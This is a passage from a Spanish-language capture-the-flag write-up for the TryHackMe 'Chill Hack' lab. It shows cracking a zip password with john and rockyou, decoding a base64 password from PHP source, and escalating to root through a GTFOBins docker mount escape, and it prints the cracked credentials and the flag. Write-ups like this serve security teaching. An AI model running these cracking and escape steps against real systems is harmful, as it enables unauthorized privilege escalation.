-rw-r--r-- 1 root root    90 Oct  3  2020 note.txt
-rw-r--r-- 1 root root  1574 Apr  2 17:09 tcp_scan.txt

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
   skipping: source_code.php         incorrect password

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─#
```

Intentaremos crackear la contraseña con zip2john, y ver si es posible encontrar las credenciales correctas

zip2john backup.zip > hash

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
   skipping: source_code.php         incorrect password

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# zip2john backup.zip > hash
Created directory: /root/.john
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3 ts=2297 cs=2297 type=8

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# cat hash
backup.zip/source_code.php:$pkzip$1*1*2*0*22a*4bb*69dc82f3*0*49*8*22a*2297*8e9e8de3a4b82cc98077a470ef800ed60ec6e205dc091547387432378de4c26ae8d64051a19d86
247f62dc1224ee79f048927d372bc6a45c0f21753a7b6beecfa0c847126d88084e57ddb9c90e9b0ef8018845c7d82b97b438a0a76e9a39c4846a146ae06efe4027f733ab63b509a56e2dec4c1
84337f0816421790246c983540c6fab21dd43aeda16d91addc5845dd18a05352ca9f4fcb45f0135be428c84dbac5a8d0c1fb2e84a7151ec3c1ae9740a84f2979d79da2e20d4854ef4483356cd
99725b5e7cf475144b22c64464a85edb8984cf7fc41d6a177f172c65e57f064700b6d49ef8298d83f42145e69befeab92453bd5f89bf827cd7993c9497eb2ad9868abd34b7a7b85f8e67404e2
e966e1460ad0ea031f895c7da70edbe7b7d6641dcdf6a4a31abc8781292a57b047a1cc5ce5ab4f375acf9a2ff4cac0075aa49e92f2d22e779bf3d9eacd2e1beffef894bc67de7235db962c80b
3b54a14512a47841140e162184ca5d5d0ba013c1eaaa3220d82a53959a3e7d94fb5fa3ef3dfc049bdbd186851a1e7a8f344772155e569a5fa12659f482f4591198178600bb1290324b669d645
0dad2e52bf2adc2a55483837a5fc847f5ff0298fd47b139ce2d87915d688f09d8d167470db22bda770ce1602d6d2681b3973c5aac3b03258900d9e2cc50b8cea614d81bcfbb05d5106388167 4
5a0dce3459c29c996a5fdc66476f1b4280ac3f4f28ed1dbff48ef9f24fc028acc1393d07233d0181a6e3*$/pkzip$:source_code.php:backup.zip::backup.zip

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─#
```

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# cat hash
backup.zip/source_code.php:$pkzip$1*1*2*0*22a*4bb*69dc82f3*0*49*8*22a*2297*8e9e8de3a4b82cc98077a470
247f62dc1224ee79f048927d372bc6a45c0f21753a7b6beecfa0c847126d88084e57ddb9c90e9b0ef8018845c7d82b97b43
84337f0816421790246c983540c6fab21dd43aeda16d91addc5845dd18a05352ca9f4fcb45f0135be428c84dbac5a8d0c1f
99725b5e7cf475144b22c64464a85edb8984cf7fc41d6a177f172c65e57f064700b6d49ef8298d83f42145e69befeab9245
e966e1460ad0ea031f895c7da70edbe7b7d6641dcdf6a4a31abc8781292a57b047a1cc5ce5ab4f375acf9a2ff4cac0075aa
3b54a14512a47841140e162184ca5d5d0ba013c1eaaa3220d82a53959a3e7d94fb5fa3ef3dfc049bdbd186851a1e7a8f344
0dad2e52bf2adc2a55483837a5fc847f5ff0298fd47b139ce2d87915d688f09d8d167470db22bda770ce1602d6d2681b397
5a0dce3459c29c996a5fdc66476f1b4280ac3f4f28ed1dbff48ef9f24fc028acc1393d07233d0181a6e3*$/pkzip$:sourc

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pass1word        (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2024-04-02 19:37) 20.00g/s 245760p/s 245760c/s 245760C/s horoscope..hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─#
```

Encontramos la contraseña para poder descomprimir el archivo, y veamos que tiene source_code.php

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
 inflating: source_code.php
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# cat source_code.php
<html>
<head>
        Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
                        Email: <input type="email" name="email" placeholder="email"><br><br>
                        Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
                                <input type="submit" name="submitOtp" value="Submit">
                        </form>
                <?php   mail($email,"OTP for authentication",$random);
                        if(isset($_POST["submitOtp"]))
                                {
                                        $otp = $_POST["otp"];
```

Volvemos a encontrar contraseñas, en base 64, convertiremos esto en string para poder verla en texto plano

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# ls -la
total 96
drwxr-xr-x 2 root root  4096 Apr  2 19:38 .
drwxr-xr-x 7 root root  4096 Apr  2 16:32 ..
-rw-r--r-- 1 root root   750 Apr  2 19:30 backup.zip
-rw-r--r-- 1 root root 68841 Oct  3  2020 hacker-with-laptop_23-2
-rw-r--r-- 1 root root  1232 Apr  2 19:34 hash
-rw-r--r-- 1 root root    90 Oct  3  2020 note.txt
-rw-r--r-- 1 root root  1211 Oct  3  2020 source_code.php
-rw-r--r-- 1 root root  1574 Apr  2 17:09 tcp_scan.txt

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# echo 'IWQwbnRLbjB3bVlwQHNzdzByZA==' | base64 -d
!d0ntKn0wmYp@ssw0rd

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─#
```

Ahora intentaremos conectarnos con el usuario Anurodh, utlizando las credenciales !d0ntKn0wmYp@ssw0rd

```
apaar@ubuntu:/var/www/files$ su - anurodh
Password:
anurodh@ubuntu:~$
```

y efectivamente estamos dentro del usuario, podemos observar que tiene permisos 999 dentro de un docker, en una busquead por GTFObins

```
cat $TF
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .

./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Sudo


```
anurodh@ubuntu:~$ ./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
-su: ./docker: No such file or directory
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
#
```

y obtenemos la bandera de root

```
# cat proof.txt
```



```
{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89

Congratulations! You have successfully completed the challenge.
```



```
                                                  Designed By
                                                |  Anurodh Acharya |
                                                 ------------------

                                            Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a
```